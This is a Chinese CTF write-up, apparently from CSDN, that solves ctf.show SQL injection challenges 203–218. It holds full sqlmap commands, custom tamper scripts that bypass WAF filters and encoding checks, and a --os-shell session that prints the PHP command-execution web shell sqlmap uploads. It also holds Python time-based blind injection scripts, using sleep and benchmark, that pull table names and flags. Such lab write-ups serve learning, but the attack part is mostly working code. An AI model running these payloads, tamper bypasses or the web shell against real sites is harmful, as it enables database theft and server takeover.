> 原文链接：https://blog.csdn.net/jayjaydream/article/details/108555660

看完了我也不清楚，嗯。总之这里使用PUT请求，还要设置Content-Type头，否则提交会变成表单提交

```
--headers="Content-Type: text/plain"
```

而且这里不能/api/ 必须要写/api/index.php

```
sqlmap -u http://ffa2a543-adbc-49fa-8edc-ee90f58860df.challenge.ctf.show/api/index.php --data="id=1" --method=PU
T --headers="Content-Type: text/plain" --user-agent sqlmap --referer http://ffa2a543-adbc-49fa-8edc-ee90f58860df
.challenge.ctf.show/sqlmap.php -D ctfshow_web -T ctfshow_user -C pass --dump
```

web204

使用–cookie 提交cookie数据

火狐看了一眼cookie

Cookie	UM_distinctid=17de6c9e789a39-0088a827fd34f08-4c3e207f-144000-17de6c9e78a631; PHPSESSID=df3sj4eht92seoarkj6nr9t6gr; ctfshow=c83835c8065c104bba7ca3dc385e55bd

在之前的基础上加一句就好

```
sqlmap -u http://dfb9f16f-c648-42e7-b3e0-240c5aa1679e.challenge.ctf.show/api/index.php --data="id=1" --method=PU
T --headers="Content-Type: text/plain" --cookie="UM_distinctid=17de6c9e789a39-0088a827fd34f08-4c3e207f-144000-17
de6c9e78a631;PHPSESSID=df3sj4eht92seoarkj6nr9t6gr; ctfshow=c83835c8065c104bba7ca3dc385e55bd" --user-agent sqlmap
 --referer http://dfb9f16f-c648-42e7-b3e0-240c5aa1679e.challenge.ctf.show/sqlmap.php -D ctfshow_web -T ctfshow_u
ser -C pass --dump
```

额，确实有点长，好像挺多都能省下来的

web205


api调用需要鉴权


查看network 发现一次性发了两个包，比之前多了一个/getToken.php

也就是说在请求去查表的时候是会先请求一个/getToken.php

意思是，在查表之前，要访问getToken.php，然后getToekn.php是要给查表的时候用的。

使用sqlmap -hh，去百度翻译看看有没有我们需要的





–safe-url就能够在我们去查之前，访问一下getToken

其次为了设置访问次数，还需要用到–safe-freq

于是有了如下payload(这里换了表名和列名，我就不放中间查询的payload的)

```
sqlmap -u http://55bec546-a2a9-4ccc-9347-df357c6b8fa8.challenge.ctf.show/api/index.php --data="id=1" --method=PU
T --headers="Content-Type: text/plain" --safe-url="http://55bec546-a2a9-4ccc-9347-df357c6b8fa8.challenge.ctf.sho
w/api/getToken.php" --safe-freq=1 --user-agent sqlmap --referer http://55bec546-a2a9-4ccc-9347-df357c6b8fa8.chal
lenge.ctf.show/sqlmap.php -D ctfshow_web -T ctfshow_flax -C flagx --dump
```

web206

sql需要闭合

啥意思，不是能直接注出来么，然后发现还是有getToken，就改一下上面那道题的url

然后一步步注入发现又改了表和列名，嗐

```
sqlmap -u http://4c678e53-94cf-464a-99ce-f4fac82f2817.challenge.ctf.show/api/index.php --data="id=1" --method=PUT --headers="Content-Type: text/plain" --safe-url="http://4c678e53-94cf-464a-99ce-f4fac82f2817.challenge.ctf.show/api/getToken.php" --safe-freq=1 --user-agent sqlmap --referer http://4c678e53-94cf-464a-99ce-f4fac82f2817.challenge.ctf.show/sqlmap.php -D ctfshow_web -T ctfshow_flaxc -C flagv --dump
```

web207

–tamper 的初体验

查一下tamper，哦~，就是绕waf的脚本，毕竟有一个很熟悉的词tampermonkey，咱油猴用的脚本管理器

初体验是啥意思

返回逻辑

```
//对传入的参数进行了过滤
  function waf($str){
   return preg_match('/ /', $str);
  }
```

意思是需要把一个绕waf的脚本，里面的空格，改成绕空格的，比如%09?

首先sqlmap自带的tamper脚本文件都在sqlmap的tamper文件夹下，部分如下文所示。

诶 发现这个space2comment.py好像可以用哦

```
apostrophemask.py 用utf8代替引号

equaltolike.py MSSQL * SQLite中like 代替等号

greatest.py MySQL中绕过过滤’>’ ,用GREATEST替换大于号

space2hash.py 空格替换为#号 随机字符串 以及换行符

space2comment.py 用/**/代替空格

apostrophenullencode.py MySQL 4, 5.0 and 5.5，Oracle 10g，PostgreSQL绕过过滤双引号，替换字符和双引号

halfversionedmorekeywords.py 当数据库为mysql时绕过防火墙，每个关键字之前添加mysql版本评论

space2morehash.py MySQL中空格替换为 #号 以及更多随机字符串 换行符

appendnullbyte.p Microsoft Access在有效负荷结束位置加载零字节字符编码

ifnull2ifisnull.py MySQL，SQLite (possibly)，SAP MaxDB绕过对 IFNULL 过滤

space2mssqlblank.py mssql空格替换为其它空符号

base64encode.py 用base64编码

space2mssqlhash.py mssql查询中替换空格

modsecurityversioned.py mysql中过滤空格，包含完整的查询版本注释

space2mysqlblank.py mysql中空格替换其它空白符号

between.py MS SQL 2005，MySQL 4, 5.0 and 5.5 * Oracle 10g * PostgreSQL 8.3, 8.4, 9.0中用between替换大于号（>）

space2mysqldash.py MySQL，MSSQL替换空格字符（”）（’ – ‘）后跟一个破折号注释一个新行（’ n’）
```

```
multiplespaces.py 围绕SQL关键字添加多个空格

space2plus.py 用+替换空格

bluecoat.py MySQL 5.1, SGOS代替空格字符后与一个有效的随机空白字符的SQL语句。 然后替换=为like

nonrecursivereplacement.py 双重查询语句。取代predefined SQL关键字with表示 suitable for替代

space2randomblank.py 代替空格字符（“”）从一个随机的空白字符可选字符的有效集

sp_password.py 追加sp_password’从DBMS日志的自动模糊处理的26 有效载荷的末尾

chardoubleencode.py 双url编码(不处理以编码的)

unionalltounion.py 替换UNION ALL SELECT UNION SELECT

charencode.py Microsoft SQL Server 2005, MySQL 4, 5.0 and 5.5, Oracle 10g, PostgreSQL 8.3, 8.4, 9.0url编码;

randomcase.py Microsoft SQL Server 2005, MySQL 4, 5.0 and 5.5, Oracle 10g, PostgreSQL 8.3, 8.4, 9.0中随机大小写

unmagicquotes.py 宽字符绕过 GPC addslashes

randomcomments.py 用/**/分割sql关键字

charunicodeencode.py ASP, ASP.NET中字符串 unicode 编码

securesphere.py 追加特制的字符串

versionedmorekeywords.py MySQL >= 5.1.13注释绕过

halfversionedmorekeywords.py MySQL < 5.1中关键字前加注释
```

顺便发现这里又改了表和列名ctfshow_flaxca flagvc

于是payload

```
sqlmap -u http://36df1ef4-f736-43c6-b212-24cc8b77203f.challenge.ctf.show/api/index.php --data="id=1" --method=PUT --headers="Content-Type: text/plain" --safe-url="http://36df1ef4-f736-43c6-b212-24cc8b77203f.challenge.ctf.show/api/getToken.php" --safe-freq=1 --user-agent sqlmap --referer http://36df1ef4-f736-43c6-b212-24cc8b77203f.challenge.ctf.show/sqlmap.php --tamper=space2comment.py -D ctfshow_web -T ctfshow_flaxca -C flagvc --dump
```

web208

返回逻辑

```php
//对传入的参数进行了过滤
// $id = str_replace('select', '', $id);
 function waf($str){
  return preg_match('/ /', $str);
 }
```

select替换成空，还要绕过空格

空格还是想着用上面那个脚本，select替换空的话双写绕过或者大小写绕过吧

然后发现sqlmap跑的时候一直用的大写的select。。。

所以还是上一道题的脚本，只不过又改了列和表名

```
sqlmap -u http://09b88295-4801-41f6-8e05-6c17422d302a.challenge.ctf.show/api/index.php --data="id=1" --method=PUT --headers="Content-Type: text/plain" --safe-url="http://09b88295-4801-41f6-8e05-6c17422d302a.challenge.ctf.show/api/getToken.php" --safe-freq=1 --user-agent sqlmap --referer http://09b88295-4801-41f6-8e05-6c17422d302a.challenge.ctf.show/sqlmap.php --tamper=space2comment.py -D ctfshow_web -T ctfshow_flaxcac -C flagvca --dump
```

web209

```php
//对传入的参数进行了过滤
 function waf($str){
  //TODO 未完工
  return preg_match('/ |\*|\=/', $str);
 }
```

过滤空格 * = 其中空格我们可以用%09绕过 然后=可以用like

这里就需要去修改脚本

在/usr/share/sqlmap/tamper/下，复制一个space2comment.py，把名字改成web209.py

下图是原来的

```
    for i in xrange(len(payload)):
        if not firstspace:
            if payload[i].isspace():
                firstspace = True
                retVal += "/**/"
                continue

        elif payload[i] == '\'':
            quote = not quote

        elif payload[i] == '"':
            doublequote = not doublequote

        elif payload[i] == " " and not doublequote and not quote:
            retVal += "/**/"
            continue

        retVal += payload[i]
```


改成下面这样

```
    if not firstspace:
        if payload[i].isspace():
            firstspace = True
            retVal += chr(0x9)
            continue

    elif payload[i] == '\'':
        quote = not quote

    elif payload[i] == '"':
        doublequote = not doublequote

    elif payload[i] == '=':
        retVal += chr(0x9) + 'like' + chr(0x9)
        continue

    elif payload[i] == " " and not doublequote and not quote:
        retVal += chr(0x9)
        continue
```



```
#!/usr/bin/env python

"""
Copyright (c) 2006-2020 sqlmap developers (http://sqlmap.org/)
See the file 'LICENSE' for copying permission
"""

from lib.core.compat import xrange
from lib.core.enums import PRIORITY

__priority__ = PRIORITY.LOW

def dependencies():
    pass

def tamper(payload, **kwargs):
    """
    Replaces space character (' ') with comments '/**/'

    Tested against:
        * Microsoft SQL Server 2005
        * MySQL 4, 5.0 and 5.5
        * Oracle 10g
        * PostgreSQL 8.3, 8.4, 9.0

    Notes:
        * Useful to bypass weak and bespoke web application firewalls

    >>> tamper('SELECT id FROM users')
    'SELECT/**/id/**/FROM/**/users'
    """

    retVal = payload
```

```
    if payload:
        retVal = ""
        quote, doublequote, firstspace = False, False, False

        for i in xrange(len(payload)):
            if not firstspace:
                if payload[i].isspace():
                    firstspace = True
                    retVal += chr(0x9)
                    continue

            elif payload[i] == '\'':
                quote = not quote

            elif payload[i] == '"':
                doublequote = not doublequote

            elif payload[i] == '=':
                retVal += chr(0x9) + 'like' + chr(0x9)
                continue

            elif payload[i] == " " and not doublequote and not quote:
                retVal += chr(0x9)
                continue

            retVal += payload[i]

    return retVal
```

然后用这个脚本即可，注意又换了老东西

```
-D ctfshow_web -T ctfshow_flav -C ctfshow_flagx
```

```
sqlmap -u http://d27c491a-77a4-4b76-9e64-04989ca8eba8.challenge.ctf.show/api/index.php --data="id=1" --method=PU
T --headers="Content-Type: text/plain" --safe-url="http://d27c491a-77a4-4b76-9e64-04989ca8eba8.challenge.ctf.sho
w/api/getToken.php" --safe-freq=1 --user-agent sqlmap --referer http://d27c491a-77a4-4b76-9e64-04989ca8eba8.chal
lenge.ctf.show/sqlmap.php --tamper=web209.py --threads=3 -D ctfshow_web -T ctfshow_flav -C ctfshow_flagx --dump
```

```
---
[14:19:07] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[14:19:07] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[14:19:07] [INFO] fetching entries of column(s) 'ctfshow_flagx' for table 'ctfshow_flav' in database 'ctfshow_web'
[14:19:07] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved num
ber of entries). Falling back to partial UNION technique
[14:19:08] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or sw
itch '--hex'
[14:19:08] [INFO] fetching number of column(s) 'ctfshow_flagx' entries for table 'ctfshow_flav' in database 'ctfshow
_web'
[14:19:08] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data re
trieval
[14:19:08] [INFO] retrieved:
[14:19:09] [INFO] retrieved:
[14:19:09] [WARNING] it is very important to not stress the network connection during usage of time-based payloads t
o prevent potential disruptions
```


因为他说我线程低了，所以顺便提了线程

web210-212

返回逻辑

```
//对查询字符进行解密
  function decode($id){
    return strrev(base64_decode(strrev(base64_decode($id))));
  }
```

对id进行base64解码，反转字符串，解码，再反转

好说，继续用刚刚的exp，只需要在最后加上面的反向操作即可，即

```
base64.b64encode(base64.b64encode(payload_ret[::-1].encode()).decode()[::-1].encode()).decode()
```

然后改成web210.py

```
#!/usr/bin/env python

"""
Copyright (c) 2006-2020 sqlmap developers (http://sqlmap.org/)
See the file 'LICENSE' for copying permission
"""

from lib.core.compat import xrange
from lib.core.enums import PRIORITY
import base64
__priority__ = PRIORITY.LOW

def dependencies():
    pass

def tamper(payload, **kwargs):
    """
    Replaces space character (' ') with comments '/**/'

    Tested against:
        * Microsoft SQL Server 2005
        * MySQL 4, 5.0 and 5.5
        * Oracle 10g
        * PostgreSQL 8.3, 8.4, 9.0

    Notes:
        * Useful to bypass weak and bespoke web application firewalls

    >>> tamper('SELECT id FROM users')
    'SELECT/**/id/**/FROM/**/users'
    """

    retVal = payload

    if payload:
        retVal = ""
        quote, doublequote, firstspace = False, False, False

        for i in xrange(len(payload)):
            if not firstspace:
                if payload[i].isspace():
                    firstspace = True
                    retVal += chr(0x9)
                    continue
```

```
            elif payload[i] == '\'':
                quote = not quote

            elif payload[i] == '"':
                doublequote = not doublequote

            elif payload[i] == '=':
                retVal += chr(0x9) + 'like' + chr(0x9)
                continue

            elif payload[i] == " " and not doublequote and not quote:
                retVal += chr(0x9)
                continue

            retVal += payload[i]
    payload_ret = retVal
    retVal = base64.b64encode(base64.b64encode(payload_ret[::-1].encode()).decode()[::-1].encode()).decode()

    return retVal
```

其他不变，只不过老东西又变了，总之web210的payload如下

```
sqlmap -u http://d89fa806-8595-4b7d-99fa-fbee60b83efb.challenge.ctf.show/api/index.php --data="id=1" --method=PU
T --headers="Content-Type: text/plain" --safe-url="http://d89fa806-8595-4b7d-99fa-fbee60b83efb.challenge.ctf.sho
w/api/getToken.php" --safe-freq=1 --user-agent sqlmap --referer http://d89fa806-8595-4b7d-99fa-fbee60b83efb.chal
lenge.ctf.show/sqlmap.php --tamper=web210.py --threads=3 -D ctfshow_web -T ctfshow_flavi -C ctfshow_flagxx --dum
p
```

然后发现这三题都能用差不多一个payload

web211只是在刚刚的基础上过滤了空格，然后老东西变成了-D ctfshow_web -T ctfshow_flavia -C ctfshow_flagxxa --dump

```
web211

sqlmap -u http://4bd80180-65e8-4d50-908f-04b91ab7e392.challenge.ctf.show/api/index.php --data="id=1" --method=PU
T --headers="Content-Type: text/plain" --safe-url="http://4bd80180-65e8-4d50-908f-04b91ab7e392.challenge.ctf.sho
w/api/getToken.php" --safe-freq=1 --user-agent sqlmap --referer http://4bd80180-65e8-4d50-908f-04b91ab7e392.chal
lenge.ctf.show/sqlmap.php --tamper=web210.py --threads=3 -D ctfshow_web -T ctfshow_flavia -C ctfshow_flagxxa --d
ump
```

web212过滤*，之前说了，这个没啥用

```
web212

sqlmap -u http://1ae3935c-31f0-4a16-8d22-a3aa81418707.challenge.ctf.show/api/index.php --data="id=1" --method=PU
T --headers="Content-Type: text/plain" --safe-url="http://1ae3935c-31f0-4a16-8d22-a3aa81418707.challenge.ctf.sho
w/api/getToken.php" --safe-freq=1 --user-agent sqlmap --referer http://1ae3935c-31f0-4a16-8d22-a3aa81418707.chal
lenge.ctf.show/sqlmap.php --tamper=web210.py --threads=3 -D ctfshow_web -T ctfshow_flavis -C ctfshow_flagxsa --d
ump
```

web213

题目说练习使用–os-shell 一键getshell

原理是into outfile函数将一个可以用来上传的文件写到网站的根目录下。然后一个文件是命令执行，一个是上传文件


> 在mysql中，由 secure_file_priv 参数来控制导入导出权限，该参数后面为null时，则表示不允许导入导出；如果是一个文件夹，则表示仅能在这个文件夹中导入导出；如果参数后面为空，也就是没有值时，则表示在任何文件夹都能导入导出

用web210.py试试哈


```
test

sqlmap -u http://97a2ce63-a000-4020-838b-9eccc076d657.challenge.ctf.show/api/index.php --data="id=1" --method=PU
T --headers="Content-Type: text/plain" --safe-url="http://97a2ce63-a000-4020-838b-9eccc076d657.challenge.ctf.sho
w/api/getToken.php" --safe-freq=1 --user-agent sqlmap --referer http://97a2ce63-a000-4020-838b-9eccc076d657.chal
lenge.ctf.show/sqlmap.php --tamper=web210.py --threads=3 --os-shell
```

开始抉择了家人们



因为我们是php靶机，所以这里输入4 回车。后面那个默认y



目录就1

```
[15:14:04] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> ls
do you want to retrieve the command standard output? [Y/n/a]
command standard output:
---
api
css
images
index.php
js
layui
sqlmap.php
tmpbrsrz.php
tmpubzqy.php
---
os-shell>
```

CSDN @是Mumuzi


拿到shell

此时可以发现多了两个tmp文件

```
os-shell> cat tmpbrsrz.php
do you want to retrieve the command standard output? [Y/n/a]
command standard output:
---
1       admin   admin__<?php $c=$_REQUEST["cmd"];@set_time_limit(0);@ignore_user_abort(1);@ini_set("max_execution_ti
me",0);$z=@ini_get("disable_functions");if(!empty($z)){$z=preg_replace("/[, ]+/",',',$z);$z=explode(',',$z);$z=array
_map("trim",$z);}else{$z=array();}$c=$c." 2>&1
";function f($n){global $z;return is_callable($n)and!in_array($n,$z);}if(f("system")){ob_start();system($c);$w=ob_ge
t_clean();}elseif(f("proc_open")){$y=proc_open($c,array(array(pipe,r),array(pipe,w),array(pipe,w)),$t);$w=NULL;while
(!feof($t[1])){$w.=fread($t[1],512);}@proc_close($y);}elseif(f("shell_exec")){$w=shell_exec($c);}elseif(f("passthru"
)){ob_start();passthru($c);$w=ob_get_clean();}elseif(f("popen")){$x=popen($c,r);$w=NULL;if(is_resource($x)){while(!f
eof($x)){$w.=fread($x,512);}}@pclose($x);}elseif(f("exec")){$w=array();exec($c,$w);$w=join(chr(10),$w).chr(10);}else
{$w=0;}echo"<pre>$w
---
```

CSDN @是Mumuzi

可以发现其中一个是命令执行的



CSDN @是Mumuzi

而另一个是进行文件上传的

总之上去之后cat /ctfshow_flag即可

web214

sqlmap圆满结束，学到挺多的，现在开始是时间盲注，和编写脚本离不开了

查询语句

```
//无
```

返回逻辑

```
//屏蔽危险分子
```


¿¿¿¿¿¿¿

然后就是找注入点，根据之前的可以确定是在/api/index.php，但是不知道怎么弄


于是乎打开了我最不喜欢打开的bp，因为我电脑打开太卡了

然后tnnd上次弄mc1.18.1下载了java17，我用的祖传bp2020.2打不开呜呜呜，无奈去下载2021.9的了，唉，祖传能999线程，不知道新版是不是只能5线程

好，弄完了。换了个bp2021.9的

然后我发现怎么找都找不到注入点，看feng师傅的wp说注入点是/api/index.php的POST方式发送ip和debug。。。

如果要知道是这里的话，就只能看网络请求。



这里就是标准的时间盲注，第175题可是写过的，再修改一下即可

```
import time
import requests
url = 'http://fbc47c9a-559c-4e8d-87ff-8a73242bdfab.challenge.ctf.show/api/index.php'
flag = ''
for i in range(60):
    lenth = len(flag)
    min,max = 32,128
    while True:
        j = min + (max-min)//2
        if(min == j):
            flag += chr(j)
            print(flag)
            break

        payload = {"ip":f"if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),{i},1))<{j},sleep(0.5),'False')"    # 注表名
                   ,'debug':0}

        start_time = time.time()
        r = requests.post(url=url,data=payload).text
        end_time = time.time()
        sub = end_time - start_time
        if(sub >= 0.5):
            max = j
        else:
            min = j
```

```
#注列名
f"if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flagx'),{i},1))<{j},sleep(0.5),'False')"

#爆字段
f"if(ascii(substr((select group_concat(flaga) from ctfshow_flagx),{i},1))<{j},sleep(0.5),1)"
```

web215

查询语句：用了单引号

那不就是标标准准之前175那个时间盲注然后小改一下吗

对于上面那个，也就前面加' or，后面加#

如下

```
import time
import requests
url = 'http://017862d1-440d-44e3-86de-45412b68b8cd.challenge.ctf.show/api/index.php'
flag = ''
for i in range(60):
    lenth = len(flag)
    min,max = 32,128
    while True:
        j = min + (max-min)//2
        if(min == j):
            flag += chr(j)
            print(flag)
            break

        payload = {"ip":f"' or if(ascii(substr((select group_concat(flagaa) from ctfshow_flagxc),{i},1))<{j},sle
ep(0.5),1)#"
                   ,'debug':0}

        start_time = time.time()
        r = requests.post(url=url,data=payload).text
        end_time = time.time()
        sub = end_time - start_time
        if(sub >= 0.5):
            max = j
        else:
            min = j
```

当然还有个判断方法，就是直接设置timeout，这样超过这个时间直接跑下一个，改法如下：

```python
import requests
url = 'http://017862d1-440d-44e3-86de-45412b68b8cd.challenge.ctf.show/api/index.php'
flag = ''
for i in range(60):
    lenth = len(flag)
    min,max = 32,128
    while True:
        j = min + (max-min)//2
        if(min == j):
            flag += chr(j)
            print(flag)
            break

        payload = {"ip":f"' or if(ascii(substr((select group_concat(flagaa) from ctfshow_flagxc),{i},1))<{j},sle
ep(0.3),1)#"
                   ,'debug':0}

        try:
            r = requests.post(url=url,data=payload,timeout=0.29)
            min = j
        except:
            max = j
```

web216

```
where id = from_base64($id);
```

闭合这个base64解码即可

```python
import requests
url = 'http://cce5695a-4187-4c62-9e84-e684dbfa8fbb.challenge.ctf.show/api/index.php'
flag = ''
for i in range(60):
    lenth = len(flag)
    min,max = 32,128
    while True:
        j = min + (max-min)//2
        if(min == j):
            flag += chr(j)
            print(flag)
            break

        payload = {"ip":f"'') or if(ascii(substr((select group_concat(flagaac) from ctfshow_flagxcc),{i},1))<{j}
,sleep(0.3),1)#"
                   ,'debug':0}

        try:
            r = requests.post(url=url,data=payload,timeout=0.29)
            min = j
        except:
            max = j
```

web217

```
where id = ($id);
```


返回逻辑

```php
//屏蔽危险分子
function waf($str){
    return preg_match('/sleep/i',$str);
}
```

过滤了sleep，尝试百度mysql 类似sleep函数、mysql休眠函数，都没有百度出什么名堂，看wp发现用到了一个叫benchmark的函数

MySQL有一个内置的BENCHMARK()函数，可以测试某些特定操作的执行速度。参数可以是需要执行的次数和表达式。表达式可以是任何的标量表达式，比如返回值是标量的子查询或者函数。该函数可以很方便地测试某些特定操作的性能

什么意思呢，来看看这张图



运行一次md5的时间可太短了，但是benchmark就是运行114514 1145140次md5计算出来的时间

值得注意的是，时间是指客户端的经过时间，不是在服务器端的CPU时间。

因此这个在注入的时候，和服务器跟网速有关

因此为了防止注入时间的影响导致flag出错，这里专门设置了sleep

```python
import time
import requests
url = 'http://89b2740e-6baf-48a7-bb82-2929453976d5.challenge.ctf.show/api/index.php'
flag = ''
for i in range(60):
    lenth = len(flag)
    min,max = 32,128
    while True:
        j = min + (max-min)//2
        if(min == j):
            flag += chr(j)
            print(flag)
            break

        payload = {"ip":f"') or if(ascii(substr((select group_concat(flagaabc) from ctfshow_flagxccb),{i},1))<{
j},benchmark(1145140,md5(2333)),'False')#"
                  ,'debug':0}

        try:
            r = requests.post(url=url,data=payload,timeout=0.5)
            min = j
        except:
            max = j
        time.sleep(0.3)
    time.sleep(0.8)
```

但是就算是这个payload我还是注了6次取交集才交上去，乌鱼子了

web218

查询语句

```
      where id = ($id);
```

返回逻辑

```php
    //屏蔽危险分子
    function waf($str){
        return preg_match('/sleep|benchmark/i',$str);
    }
```

究极预判了属于是

查了一下，发现有人写过，参考文章https://www.cnblogs.com/forforever/p/13019703.html

1.sleep

2.benchmark

3.笛卡尔积

4.GET_LOCK() 加锁

5.RLIKE REGEXP正则匹配

```
